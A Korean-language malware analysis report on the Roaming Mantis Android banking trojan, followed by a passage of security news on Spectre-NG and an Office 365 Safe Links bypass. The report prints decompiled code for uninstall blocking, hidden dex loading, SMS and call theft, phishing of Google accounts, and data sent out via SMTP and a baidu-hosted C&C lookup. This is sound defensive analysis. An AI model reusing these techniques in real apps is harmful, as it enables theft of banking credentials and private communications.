# [Trojan.Android.Banker] 악성코드 분석 보고서

## 1. 개요

DNS 하이재킹을 이용한 안드로이드 악성 앱이 등장하였다. DNS 하이재킹은 라우터를 공격하여 사용자가 정상 사이트 접속 시 악성 사이트로 리다이렉트 되도록 한다. 이후 페이스북, 크롬 등 유명한 앱으로 위장한 악성 앱을 사용자가 설치하도록 유도한다.
사용자의 통화 내용을 녹음하고 설치된 은행 앱, 게임 앱 등과 관련된 정보들을 탈취한다. 특히, C&C 서버의 주소를 감추기 위해서 중국 사이트 파싱을 통해 주소를 수신하고 10 개 이상의 원격 명령을 통해서 사용자의 기기를 실시간 제어한다.

본 분석 보고서에서는 “Roaming Mantis”를 상세 분석하고자 한다.

# 2. 악성코드 상세 분석

### 1) 악성 행위 유지를 위한 장치

#### 가. 아이콘 숨김

지속적인 악성 행위를 위하여 앱의 아이콘을 숨긴다.

```
setComponentEnabledSetting(new ComponentName(this.a.getPackageName(), gsActivity.class.getName()), 2, 1)
```

[그림 1] 아이콘 숨김

#### 나. 삭제 방해

관리자 권한을 요구하고 현재 실행되고 있는 최상위 액티비티를 확인하여 그 패키지 명이 "환경설정"이나 "V3 백신"일 경우 홈 화면으로 되돌아가도록 한다. 관리자 권한이 승인된 앱을 삭제하고자 할 때는 "환경설정"에서 관리자 권한을 먼저 해제해야 앱의 삭제가 가능하다.

```
public static void a(Activity arg4, Class arg5) {
    ComponentName v0 = new ComponentName(((Context)arg4), arg5);
    Intent v1 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    v1.putExtra("android.app.extra.ADD_EXPLANATION", "");
    v1.putExtra("android.app.extra.DEVICE_ADMIN", ((Parcelable)v0));
    arg4.startActivity(v1);
```

```
v1 = arg11.getSystemService("activity");
if(v1 == null) {
    throw new d.e("null cannot be cast to non-null type
}

v1_1 = ((ActivityManager)v1).getRunningTasks(100);
if(v1_1 == null) {
    return v0_1;
}

Iterator v1_2 = v1_1.iterator();
if(!v1_2.hasNext()) {
    return v0_1;
}

ComponentName v0_2 = v1_2.next().topActivity;
return v0_2.getPackageName() + "/" + v0_2.getClassName()
```

```
String v1 = this.a.a.getTopActivityName$loader_release(this.a.b);
if(v1 != null) {
    if(!o.a(v1, ".settings", false, v4, v5)) {
        if(o.a(((CharSequence)v1), ".ahnlab.v3", false, v4, v5))
            goto label_16;
        }

        return;
    }

    try {
    label_16:
        Intent v0_1 = new Intent("android.intent.action.MAIN");
        v0_1.addCategory("android.intent.category.HOME");
        v0_1.addFlags(268435456);
        this.a.b.startActivity(v0_1);
```

[그림 2] 삭제 방해

### 다. 절전모드 방해

"wakelock" 을 통해서 앱이 종료될 수 있는 절전모드 진입을 막아 지속적인 악성 행위를 가능토록 한다. 해당 기능은 "acquire" 메소드를 통하여 활성화한 후 "release" 메소드로 해제를 해주어야 하나 해당하는 코드가 없어 배터리의 사용량을 증가시킨다.

```
Object v3_2 = arg10.getApplicationContext().getSystemService("power");
if(v3_2 == null) {
    throw new d.e("null cannot be cast to non-null type android.os.PowerManager");
}

PowerManager$WakeLock v3_3 = ((PowerManager)v3_2).newWakeLock(1, "wk" + this.hashCode());
h.a(v3_3, "pm.newWakeLock(PowerMana…_LOCK, \"wk\" + hashCode())");
this.f = v3_3;
v3_3 = this.f;
if(v3_3 == null) {
    h.b("wakeLock");
}

v3_3.acquire();
```

[그림 3] 절전모드 방해

### 라. 재실행

기기가 부팅되면 앱이 재실행 된다.

```
public void onReceive(Context arg3, Intent arg4) {
    if(arg4.getAction().equals("android.intent.action.BOOT_COMPLETED"))
        this.a(arg3.getSharedPreferences("pref", 0));
```

[그림 4] 부팅 시 앱 재실행

### 마. 와이파이 강제 연결

와이파이 연결을 확인하고 와이파이가 비활성화되면 자동으로 재 연결되도록 한다.

```
Object v2_1 = arg8.getSystemService("wifi");
if(v2_1 == null) {
    return;
}

if(!((WifiManager)v2_1).isWifiEnabled()) {
    ((WifiManager)v2_1).setWifiEnabled(true);
}

new Handler(arg8.getMainLooper()).postDelayed(new p$a(((WifiManager)v2_1), arg9), 4000);
```

```
List v0 = this.a.getConfiguredNetworks();
if(v0 != null) {
    Iterator v1 = v0.iterator();
    do {
        if(v1.hasNext()) {
            v0_1 = v1.next();
            if(!h.a(((WifiConfiguration)v0_1).SSID, this.b)) {
                continue;
            }

            break;
        }

        return;
    }
    while(true);

    this.a.enableNetwork(((WifiConfiguration)v0_1).networkId, true);
    Log.d("wifi", "auto join " + ((WifiConfiguration)v0_1).SSID);
```

[그림 5] 와이파이 재 연결

### 바. 배터리 최적화 옵션 해제

배터리 최적화 옵션을 해제함으로써 앱의 종료를 방지하여 지속적인 악성 행위를 한다.


```
Method v1 = v0_2.getClass().getMethod("isIgnoringBatteryOptimizations",
Object[] v2 = new Object[1];
Context v4 = this.a;
if(v4 == null) {
    h.b("ctx");
}

v2[0] = v4.getPackageName();
v0_2 = v1.invoke(v0_2, v2);
if(v0_2 == null) {
    throw new d.e("null cannot be cast to non-null type kotlin.Boolean")
}

boolean v0_3 = ((Boolean)v0_2).booleanValue();
Log.d("ibo", "" + v0_3);
if(v0_3) {
    return;
}

Intent v0_4 = new Intent();
v0_4.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
StringBuilder v1_1 = new StringBuilder().append("package:");
```

[그림 6] 배터리 최적화 옵션 해제

### 2) 인코딩된 악성 덱스 파일 디코딩

실질적인 악성 행위를 하는 “data.sql” 파일은 앱의 Assets 폴더 내부에 Base64 로 인코딩되어 저장되어 있다. 해당 파일은 Base64 로 디코딩되어 “/data/data/ghd.et.hds(패키지명)/files” 경로에 “test.dex” 파일로 생성된다.




```
File v1 = new File(this.getFilesDir().getAbsolutePath() + File.separator + "test.dex");
if(v1.exists()) {
    v1.delete();
}

ByteArrayOutputStream v0_1 = new ByteArrayOutputStream();
InflaterInputStream v2 = new InflaterInputStream(this.getAssets().open("data.sql"));
byte[] v3 = new byte[2048];
while(true) {
    int v4 = ((InputStream)v2).read(v3);
    if(v4 == -1) {
        break;
    }

    v0_1.write(v3, 0, v4);
}

((InputStream)v2).close();
byte[] v0_2 = Base64.decode(v0_1.toByteArray(), 0);
FileOutputStream v2_1 = new FileOutputStream(v1);
v2_1.write(v0_2);
v2_1.close();
new File(this.getFilesDir().getAbsolutePath() + "/a").mkdirs();
String v2_2 = this.getFilesDir().getAbsolutePath() + "/a";
String v1_1 = v1.getAbsolutePath();
```

```
root@generic:/data/data/ghd.et.hds/files # ls -al
ls -al
drwx------ u0_a53   u0_a53            2018-05-10 00:24 a
-rw------- u0_a53   u0_a53     642672 2018-05-10 00:24 test.dex
```

[그림 7] 악성 덱스 파일 디코딩

### 3) 악성 덱스 파일 동적 로딩

Base64 로 디코딩된 “test.dex” 파일을 동적으로 로딩하고 이 덱스 파일 내부에 “com.Loader” 클래스의 “create” 와 “start” 메소드를 실행한다. 실제 해당 덱스 파일이 메모리에 실제 로드되었는지는 “/proc/self/maps” 파일을 통해서 확인할 수 있다.

```
this.e = ".Loader";
```

```
this.c = this.b.loadClass("com" + this.e);
this.a = this.c.getMethod("create").invoke(null);
```

```
v2 = arg9.c.getMethod("start", Context.class, Boolean.TYPE);
```

```
DexClassLoader.class.getConstructor(String.class, String.class, String.class, ClassLoader.class).newInstance(v1
```

```
root@greatlteks:/proc/17973 # cat maps | grep test.dex
cat maps | grep test.dex
ae0f2000-ae1de000 r--p 00000000 b3:19 1572719    /data/data/ghd.et.hds/files/a/test.dex
ae1de000-ae2c6000 r-xp 000ec000 b3:19 1572719    /data/data/ghd.et.hds/files/a/test.dex
ae2c6000-ae2c7000 rw-p 001d4000 b3:19 1572719    /data/data/ghd.et.hds/files/a/test.dex
```

[그림 8] 동적 로딩

### 4) 인텐트 및 액션 추가

다수의 인텐트 및 액션을 동적으로 추가한다.

```
IntentFilter v4 = new IntentFilter();
v4.addAction("android.provider.Telephony.SMS_RECEIVED");
v4.setPriority(2147483647);
v4.addCategory("android.intent.category.DEFAULT");
arg10.registerReceiver(this.q, v4);
arg10.registerReceiver(this.q, new IntentFilter("android.net.conn.CONNECTIVITY_CHANGE"));
arg10.registerReceiver(this.q, new IntentFilter("android.intent.action.BATTERY_CHANGED"));
arg10.registerReceiver(this.q, new IntentFilter(n.a.a()));
arg10.registerReceiver(this.q, new IntentFilter("android.intent.action.USER_PRESENT"));
arg10.registerReceiver(this.q, new IntentFilter("android.intent.action.PHONE_STATE"));
arg10.registerReceiver(this.q, new IntentFilter("android.net.wifi.SCAN_RESULTS"));
v4 = new IntentFilter();
v4.addAction("android.intent.action.PACKAGE_ADDED");
v4.addAction("android.intent.action.PACKAGE_REMOVED");
v4.addDataScheme("package");
arg10.registerReceiver(this.q, v4);
v4 = new IntentFilter();
v4.addAction("android.intent.action.SCREEN_OFF");
v4.addAction("android.intent.action.SCREEN_ON");
v4.addAction("android.media.RINGER_MODE_CHANGED");
arg10.registerReceiver(this.q, v4);
```

[그림 9] 인텐트 및 액션 추가

### 5) 앱 변경

설치되는 앱 중 탈취하고자 하는 앱이 있으면 "/sdcard/.update2/" 폴더의 공격자가 원하는 앱으로 바꿔치기한 후 설치되는 앱은 삭제가 되고 공격자의 바꿔치기 된 앱이 실행한다.

```
v2_1 = arg21.getAction();
if(!h.a(v2_1, "android.intent.action.PACKAGE_ADDED"))
```

```
    c.k = Environment.getExternalStorageDirectory().getPath() + "/.update2/";
}

public static final String a() {
    return c.k;
```

```
File v2_2 = new File("" + c.a() + '/' + v3 + ".apk");
if(v2_2.exists()) {
    v2_2.delete();
}

v4 = Loader.access$getCtx$p(this.a).getPackageManager().getLaunchIntentForPackage(v3);
```

[그림 10] 특정 앱 탈취

### 6) 구글 계정 탈취

사용자의 기기에 저장된 계정 중 구글 계정을 탈취한다.

```
v2_5 = Loader.access$getCtx$p(this.a).getSystemService("account")
if(v2_5 == null) {
    throw new e("null cannot be cast to non-null type android.acc
}

v2_6 = ((AccountManager)v2_5).getAccounts();
```

```
    if(h.a("com.google", v4_2.type)) {
        v2_7 = v4_2;
    }
    else {
        ++v5;
        continue;
    }
}
else {
    break;
}

goto label_752;


 = null;
2:
2_7 != null && (this.a.g.b()) && !Loader.access$getPreferences$p(this.a).getBoolean("
this.a.g.b("openbrowser", null).a(a.a()).a(new Loader$s$f(this, v2_7), Loader$s$g.a);
```

[그림 11] 구글 계정 탈취

### 7) 구글 계정 관련 정보 탈취


위에서 탈취된 구글 계정을 이용하여 사용자의 기기를 서버로 하는 피싱 사이트를 팝업하고 관련 정보 작성을 유도한다. 피싱 사이트와 관련된 부분은 하드코딩 되어 있으며 한국어, 일본어, 중국어, 영어를 지원한다.

```
int v1 = new Random().nextInt(10000) + 2000;
b.g v2 = new b.g(v1);
v2.a(new Loader$ay(this, arg5, "/"));
v2.b(new Loader$az(this, v2, "/submit"));
new Thread(new Loader$ba(v2)).start();
return "http://127.0.0.1:" + v1 + '/';
```

```
this.e = true;
this.c = new ServerSocket();
this.f.info("Starting HttpServer at http://127.0.0.1:" + this.b());
this.c.setReuseAddress(true);
this.c.bind(new InetSocketAddress("localhost", this.b()));
```

```
d.d.b.h.b(arg8, "request");
d.d.b.h.b(arg9, "response");
arg9.c("text/html;charset=UTF-8");
String v0 = Locale.getDefault().toString();
if((o.a(v0, "zh_HK", false, v2, v5)) || (o.a(v0, "zh_TW", false, v2, v5)))
    v0 = this.a.getHtmlTextCHT();
    v2_1 = this.b.name;
    d.d.b.h.a(v2_1, "acc.name");
    arg9.b(o.b(v0, "%%ACCOUNT%%", v2_1, false, v4, v5));
}
else {
    v0 = this.a.getHtmlText();
    v2_1 = this.b.name;
    d.d.b.h.a(v2_1, "acc.name");
    arg9.b(o.b(v0, "%%ACCOUNT%%", v2_1, false, v4, v5));
```

```
h.b(arg4, "url");
Intent v1 = new Intent();
v1.setAction("android.intent.action.VIEW");
v1.setData(Uri.parse(arg4));
v1.addFlags(268435456);
v1.setClassName("com.android.browser", "com.android.browser.BrowserActivity");
try {
    arg3.startActivity(v1);
}
catch(ActivityNotFoundException v0) {
    v1.setClassName("com.android.chrome", "com.google.android.apps.chrome.Main")
    try {
        arg3.startActivity(v1);
    }
    catch(ActivityNotFoundException v0) {
        v1.setComponent(null);
        arg3.startActivity(v1);
```




[그림 12] 구글 계정 관련 정보 탈취

### 8) 원격 명령

C&C 서버로부터의 원격명령을 통하여 실시간으로 악성 행위가 가능하다.

```
this.g.a("sendSms", new Loader$t(this));
this.g.a("setWifi", new Loader$ae(this));
this.g.a("gcont", new Loader$af(this));
this.g.a("lock", new Loader$ag(this));
this.g.a("bc", new Loader$ah(this));
this.g.a("setForward", new Loader$ai(this));
this.g.a("getForward", new Loader$aj(this));
this.g.a("hasPkg", new Loader$ak(this));
this.g.a("setRingerMode", new Loader$al(this));
this.g.a("setRecEnable", new Loader$u(this));
this.g.a("reqState", new Loader$v(this));
this.g.a("showHome", new Loader$w(this));
this.g.a("getnpki", Loader$x.a);
this.g.a("http", Loader$y.a);
this.g.a("onRecordAction", new Loader$z(this));
this.g.a("call", new Loader$aa(this));
this.g.a("get_apps", new Loader$ab(this));
this.g.a("show_fs_float_window", new Loader$ac(this));
this.g.a("ping", new Loader$ad(this));
```

| 명령어 | 명령 수행 |
|---|---|
| sendSms | 문자전송제어 |
| setWifi | 와이파이제어 |
| gcont | 기기연락처수집 |
| lock | 기기의락상태가저장되었지만,랜섬웨어기능에사용될수있음 |
| bc | 기기및심카드의주소록수집 |
| setForward | 기능없음 |
| getForward | 기능없음 |
| hasPkg | 특정앱설치여부확인 |
| setRingerMode | 벨소리전환 |
| setRecEnable | 무음모드전환 |
| reqState | 기기의네트워크상태의세부정보확인 |
| showHome | 강제로홈화면으로돌아가도록제어 |
| getnpki | 공인인증서파일수집 |
| http | HttpURLConnection을통해특정네트워크접근 |
| onRecordAction | 발신음따라하기 |
| call | 특정번호로전화 |
| get_apps | 기기에설치된모든앱확인 |
| show_fs_float_window | 피싱화면노출 |

[그림 13] 원격 명령

### 9) 탈취 정보 전송

아웃룩 메일을 통하여 기기와 네트워크 상태의 기본정보를 전송한다. 사용되는 계정은 "asw????v@hotmail.com" 이며 디버깅 메시지를 보면 메일 전송은 되지 않고 있다.

```
v12.setProperty("mail.transport.protocol", "smtp");
v12.setProperty("mail.smtp.host", "smtp-mail.outlook.com"
v12.setProperty("mail.smtp.port", "587");
v12.setProperty("mail.smtp.auth", "true");
v12.setProperty("mail.smtp.starttls.enable", "true");
```

```
v0 = this.a.ping(v0, v4);
Session v2 = Session.getInstance(v12);
v2.setDebug(true);
com.Loader$ao$1 v1_1 = new i(v0) {
    public final MimeMessage a(Session arg10, String arg11, String arg12) {
        h.b(arg10, "session");
        h.b(arg11, "sendMail");
        h.b(arg12, "receiveMail");
        Object v0 = Loader.access$getCtx$p(this.a.a).getSystemService("phone");
        if(v0 == null) {
            throw new e("null cannot be cast to non-null type android.telephony.TelephonyManager"
        }

        String v1 = ((TelephonyManager)v0).getLine1Number();
        String v2 = v1 != null ? v1 : "";
        String v3 = ((TelephonyManager)v0).getNetworkOperatorName();
        String v4 = Locale.getDefault().toString();
        Object v1_1 = Loader.access$getCtx$p(this.a.a).getSystemService("connectivity");
```

```
NetworkInfo v5 = ((ConnectivityManager)v1_1).getActiveNetworkInfo();
v1 = "无";
if(v5 != null) {
    v1 = v5.getTypeName();
    h.a(v1, "info.typeName");
}

if(h.a(v1, "MOBILE")) {
    v1 = p.a(((TelephonyManager)v0).getNetworkType());
```

```
MimeMessage v1_2 = v1_1.a(v2, "asw[redacted]v@hotmail.com", "asw[redacted]v@hotmail.com");
Transport v2_1 = v2.getTransport();
v2_1.connect("asw[redacted]v@hotmail.com", "[redacted]11");
v2_1.sendMessage(v1_2, v1_2.getAllRecipients());
v2_1.close();
```

```
ghd.et.hds    System.out    DEBUG SMTP: AUTH LOGIN failed
ghd.et.hds    System.err    javax.mail.AuthenticationFailedException: 535 5.7.3 Authentication uns
                            uccessful [HK2PR02CA0197.apcprd02.prod.outlook.com]
```


[그림 14] 아웃룩 이용 탈취 정보 전송

### 10) C&C 서버 주소 수신

중국의 "baidu" 사이트를 파싱하여 특정 문자열을 얻어온 후 문자열 "beg" 를 킷값으로 xor 복호화를 진행하여 C&C 서버 주소를 얻는다. 사이트 주소 구성을 보면 중간에 특정 ID 가 들어가게 되는데 이 ID 는 감염된 사용자의 국가에 따라 다른 ID 가 들어간다. (사이트 구성이 변경되어 C&C 서버를 알 수 없음

```
String v1_1 = v1.getString("addr_url", "https://www.baidu.com/p/%s/detail");
```

```
getString("addr_accounts", "hao[redacted]88|haoxing[redacted]89|wokaix[redacted]98")
```

```
String v3 = v1.getString("addr_pattern", "公司</span>([\\u4e00-\\u9fa5]+?)<");
v1_1 = null;
Matcher v2_3 = Pattern.compile(v3).matcher(((CharSequence)v2_2));
if(v2_3.find()) {
    v1_1 = v2_3.group(1);
}
```

```
String v0_1;
int v1 = 0;
h.b(arg8, "str");
String v4 = "beg";
char[] v5 = new char[arg8.length()];
String v3 = "";
int v0 = 0;
int v2 = 0;
while(v2 < arg8.length()) {
    v5[v2] = ((char)(arg8.charAt(v2) - 19968 >> 3 ^ v4.charAt(v0)));
    ++v2;
    v0 = (v0 + 1) % 3;
```

```
ghd.et.hds  WS          ns get...
ghd.et.hds  MSG         DNS ERR
ghd.et.hds  WS          ACC:hao[redacted]88
ghd.et.hds  System.err  java.lang.IllegalStateException: nu
ghd.et.hds  System.err  at com.p.a(Unknown Source)
ghd.et.hds  System.err  at com.Loader.a(Unknown Source)
ghd.et.hds  System.err  at com.Loader.access$getUriBlocking
ghd.et.hds  System.err  at com.Loader$f.run(Unknown Source)
ghd.et.hds  System.err  at c.a.r$1.run(Unknown Source)
ghd.et.hds  System.err  at c.a.e.g.f.run(Unknown Source)
ghd.et.hds  System.err  at c.a.e.g.f.call(Unknown Source)
```

```
GET /p/hao[redacted]88/detail HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) Chrome/41.0.2272.118
Accept: text/html,*/*;q=0.8
Accept-Encoding: gzip
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cache-Control: no-cache
Host: www.baidu.com
```

[그림 15] C&C 서버 주소 수신

### 11) 탈취되는 앱

하드 코딩된 18 개의 앱의 정보가 탈취된다. 주 표적은 한국임을 알 수 있으며 은행 앱, 게임 앱, OTP 앱을 대상으로 한다.

```
c.c = new String[]{"com.wooribank.pib.smart", "com.kbstar.kbbank", "com.ibk.ne
c.d = new String[]{"com.webzen.muorigin.google"};
c.e = new String[]{"com.ncsoft.lineagem19", "com.ncsoft.lineagem"};
c.f = new String[]{"kr.co.neople.neopleotp"};
c.g = new String[]{"kr.co.happymoney.android.happymoney"};
c.h = new String[]{"com.nexon.axe"};
c.i = new String[]{"com.nexon.nxplay"};
c.j = new String[]{"com.atsolution.android.uotp2"};
```

| 하드코딩 된 앱 |
|---|
| com.wooribank.pib.smart |
| com.kbstar.kbbank |
| com.ibk.neobanking |
| com.sc.danb.scbankapp |
| com.shinhan.sbanking |
| com.hanabank.ebk.channel.android.hananbank |
| nh.smart |
| com.epost.psf.sdsi |
| com.kftc.kjbsmb |
| com.smg.spbs |
| com.webzen.muorigin.google |
| com.ncsoft.lineagem19 |
| com.ncsoft.lineagem |
| kr.co.neople.neopleotp |
| kr.co.happymoney.android.happymoney |
| com.nexon.axe |
| com.nexon.nxplay |
| com.atsolution.android.uotp2 |

[그림 16] 탈취되는 앱 목록

### 12) 정보 탈취

#### 가. 설치된 앱들의 패키지명 탈취

기기에 설치된 앱들의 패키지 명을 탈취한다.

```
Iterator v4_1 = arg10.getPackageManager().getInstalledPackages(0).iterator();
while(v4_1.hasNext()) {
    v3_2 = v4_1.next();
    Set v5_1 = this.c;
    v3 = ((PackageInfo)v3_2).packageName;
    h.a(v3, "info.packageName");
    v5_1.add(v3);
}
```

[그림 17] 설치된 앱 패키지명 탈취

#### 나. 통화 녹음

통화를 녹음하고 "/sdcard/.rec/" 폴더에 ".rec.amr"파일로 저장한다. 폴더와 파일 앞에 "." 을 추가하여 숨김을 하고 있다.

```
public void onCallStateChanged(int arg8, String arg9) {
    Object v0_4;
    j v0;
    int v6 = 2;
    Object v2 = null;
    h.b(arg9, "incomingNumber");
    super.onCallStateChanged(arg8, arg9);
```

```
 boolean v0 = Environment.getExternalStorageState().equals("mounted");
 this.f = v0;
 if(v0) {
     this.e = new File(Environment.getExternalStorageDirectory().toString() + File.separator + this.a + File.separator);
     if(!this.e.exists()) {
         this.e.mkdir();
     }
 }


blic void a() {
 if(this.f) {
     String v0 = this.e.toString() + File.separator + ".rec.amr";
     this.c = new File(v0);
     if(this.c.exists()) {
         this.c.delete();
     }

     this.d = new MediaRecorder();
     try {
         this.d.setAudioSource(1);
         this.d.setOutputFormat(3);
         this.d.setAudioEncoder(0);
         this.d.setOutputFile(v0);
         this.d.prepare();
         this.d.start();
```

[그림 18] 통화 녹음

### 다. 수신되는 SMS 탈취

SMS 가 수신되면 문자 내용, 발신 번호, 수신 시간을 탈취한다.

```
h.a(v2_1, "android.provider.Telephony.SMS_RECEIVED")
v2_5 = arg21.getExtras().get("pdus");
```

```
SmsMessage v3_3 = SmsMessage.createFromPdu(v3_1);
v5_1 = v3_3.getDisplayMessageBody();
v6 = v3_3.getDisplayOriginatingAddress();
if(v5_1 == null) {
    goto label_133;
}

h.a(v6, "address");
((Map)v10).put(v6, Long.valueOf(v3_3.getTimestampMillis()));
```

[그림 19] SMS 탈취

### 라. MMS 탈취

MMS 문자를 탈취한다.

```
arg10.getContentResolver().registerContentObserver(Uri.parse("content://mms/#"),
```

```
Log.d("WS", "readMMS " + arg11);
ContentResolver v0 = arg10.getContentResolver();
String v1 = arg11 == 0 ? "content://mms" : "content://mms/" + arg11;
Cursor v1_1 = v0.query(Uri.parse(v1), v2, ((String)v2), v2, "date desc");
```

[그림 20] MMS 탈취

### 마. 종합 정보 탈취

앞에서 탈취한 개인정보와 관련된 부분뿐만 아니라 기기의 세세한 부분과 관련된 정보까지 추가로 탈취하여 개인정보 및 기기 정보를 종합하여 탈취한다.

```
v13[0] = a.a.a(v5_1);
v13[1] = Integer.valueOf(c.i());
v13[2] = Build$VERSION.RELEASE;
v13[3] = Build.MODEL + ":" + Build.DISPLAY;
v13[4] = Boolean.valueOf(this.s);
v13[v14] = Integer.valueOf(v10);
v7 = 6;
boolean v5_5 = ((TelephonyManager)v3_2).getSimState() == v14 ? true : false;
v13[v7] = Boolean.valueOf(v5_5);
v13[7] = ((TelephonyManager)v3_2).getLine1Number();
v13[8] = ((TelephonyManager)v3_2).getDeviceId();
v13[9] = d.a.g.a(((Iterable)v2_1), "\n", v4, v4, 0, v4, ((d.d.a.b)v4), 62, v4);
v13[10] = Long.valueOf(this.getFirstAppDate());
```

[그림 21] 종합 정보 탈취

# 3. 결론

해당 악성 앱은 기기 정보 및 개인정보를 탈취하고 은행 및 게임과 관련된 앱의 정보까지 추가로 탈취하여 금전적인 이득을 노리고 있다는 것을 알 수 있다. 지속적으로 악성 행위를 하기 위하여 앱의 아이콘을 은닉하고 앱 삭제와 관련된 기기의 환경설정 및 백신의 실행을 감시하여 앱 삭제를 방해한다.

따라서, 악성 앱에 감염되지 않기 위해서는 예방이 중요하다. 출처가 불명확한 URL 은 실행하지 않아야 한다. 또한, 주변 기기의 비밀번호를 자주 변경하고 OS 와 애플리케이션을 항상 최신 업데이트 버전으로 유지해야 한다.

현재 알약 M 에서는 해당 악성 앱을 "Trojan.Android.Banker" 탐지 명으로 진단하고 있다.

# 04
# 해외 보안 동향

영미권

중국

일본

# 1. 영미권

## 인텔 CPU 에서 새로운 Spectre-Class 취약점 (Spectre-NG) 8 개 발견 돼

8 New Spectre-Class Vulnerabilities (Spectre-NG) Found in Intel CPUs

한 연구원 팀이 Intel CPI 에서 새로운 "Spectre-class" 취약점 8 개를 발견했다고 밝혔다. 이들은 소수의 ARM 프로세서와 AMD 프로세서의 아키텍처에도 영향을 미칠 수 있는 것으로 나타났다. Spectre-Next Generation 또는 Spectre-NG 라 명명 된 이 취약점의 세부내용 중 일부분이 독일의 컴퓨터 잡지인 Heise 의 저널리스트에게 유출 되어, 인텔이 새로운 취약점들 중 4 개를 "매우 위험함"으로, 나머지 4 개는 "보통"으로 분류했다고 밝혔다.

새로이 발견 된 이 CPU 취약점들은 오리지널 Spectre 결점을 발생 시킨 것과 동일한 설계상 문제로 인한 것이라 알려졌다. 하지만, 새로 발견 된 취약점들 중 하나는 가상 머신(VM)에 접근 권한을 가진 공격자들이 손쉽게 호스트 시스템을 공격할 수 있게 되어, 오리지널 Spectre 취약점보다 더욱 위협적이다.

연구원들은 "또한, 동일한 서버에서 실행 되는 다른 고객의 VM 도 공격할 수 있게 된다. 공격자들은 클라우드 시스템의 안전한 데이터 전송을 위한 패스워드와 비밀 키에 많은 관심을 갖고 있기 때문에, 이로 인해 클라우드 시스템이 매우 큰 위험에 처하게 되었다."

"하지만, 앞서 언급한 Spectre-NG 취약점은 공격자들이 시스템의 경계를 넘어 쉽게 악용할 수 있기 때문에, 잠재적인 위협을 새로운 단계로 끌어올릴 수 있다. 아마존이나 Cloudflare 와 같은 클라우드 서비스 제공자들은 물론이고, 그들의 고객들까지 부분적으로 영향을 받는다." 고 밝혔다.

올해 초 발견 된 Spectre 취약점은 프로세서의 추측 실행 엔진(speculative execution engine)에서의 사이드 채널 공격에 의존하여 악성 프로그램이 패스워드, 암호화 키, 또한 커널을 포함한 민감 정보들을 읽을 수 있게 된다. 독일의 잡지사는 이 취약점들을 발견한 연구원의 이름은 공개하지 않았지만, 이 취약점들 중 하나는 구글의 프로젝트 제로의 보안 연구원이 발견했다고 밝혔다.

이 사이트에서는 구글의 보안 연구원이 칩 제조사에 약 88 일 전 문제를 제보했기 때문에, 연구원들은 구글의 90 일 공개 정책이 끝나는 날인 5 월 7 일에 취약점들 중 하나의 세부사항이 공개될 수 있을 것으로 추측했다. 이는 패치 화요일 1 일 전이다.

### Spectre-NG 결점에 관한 Intel 의 대응

인텔에 이 새로운 취약점들에 대해 묻자, 인텔은 Spectre-NG 취약점의 존재를 인정하지도 거부하지도 않는 답변을 했다.

"우리는 고객의 데이터를 보호하고 제품의 보안을 지키는 것을 매우 중요하게 생각하고 있다. 식별 된 모든 문제를 이해하고 완화시키기 위해 고객들, 파트너들, 다른 칩 제조사들, 연구원들과 긴밀히 협력하며, CVE 번호를 미리 등록해 두는 일도 한다."

"우리는 계획적으로 공개하는 것이 가치 있다고 믿으며, 완화 과정이 완료 되면 잠재적인 모든 문제에 대한 추가 정보를 공개할 예정이다. 최선의 방법으로, 우리는 모두가 시스템을 최신 버전으로 유지할 것을 권장한다."
Heise 측에 Spectre-NG 취약점과 관련해 미리 등록 된 CVE 번호에 대해 묻자, 저널리스트는 이에 대한 어떠한 정보도 공개하기를 거절했다.

"해당 CVE 번호는 내용이 추가 되지 않은 상태다. 또한 이로 인해 이 문제의 출처에 더욱 큰 위험을 초래할 수 있으며, 우리는 이러한 상황을 원하지 않는다. 따라서 우리는 당분간 이를 공개하지 않기로 결정했다."

### 새로 나온 보안 패치를 대비하세요

Spectre-NG 취약점은 인텔 CPU 에 영향을 미치며 일부 ARM 프로세서들에도 영향을 미친다는 것이 확인 되었으나, AMD 프로세서에 영향을 미치는지 여부는 아직까지 확인 되지 않았다.

해당 독일 사이트에 따르면, 인텔은 이미 새로운 Spectre-NG 취약점들을 인지하고 있으며 5 월, 8 월에 보안 패치를 공개할 계획이다.

마이크로소프트도 수 개월 내에 윈도우 업데이트와 함께 보안 패치를 공개해 이 문제를 수정할 예정이다. 하지만, 올해 초 오리지널 Spectre 와 Meltdown 취약점 때처럼, 이 새로운 패치들이 취약한 기기의 성능에 어떤 영향을 미칠지는 아직까지 확인 되지 않았다.

[출처] https://thehackernews.com/2018/05/intel-spectre-vulnerability.html

## 해커들, 마이크로소프트 오피스 365 의 세이프 링크를 우회하는 새로운 방법 발견

### Hackers Found Using A New Way to Bypass Microsoft Office 365 Safe Links

보안 연구원들이 몇몇 해킹그룹들이 마이크로소프트 오피스 365 의 보안 기능을 우회하기 위해 실제로 사용해온 방법을 발견했다. 이 보안 기술은 악성코드와 피싱 공격으로부터 사용자를 보호하기 위해 설계 되었다.
이 기능의 이름은 세이프 링크로, 마이크로소프트의 오피스 365 소프트웨어에 포함 되어 있다. 이는 마이크로소프트의 ATP 솔루션(Advanced Threat Protection)의 일부로, 수신 되는 이메일 내의 모든 URL 을 마이크로소프트의 안전한 URL 로 변경한다.

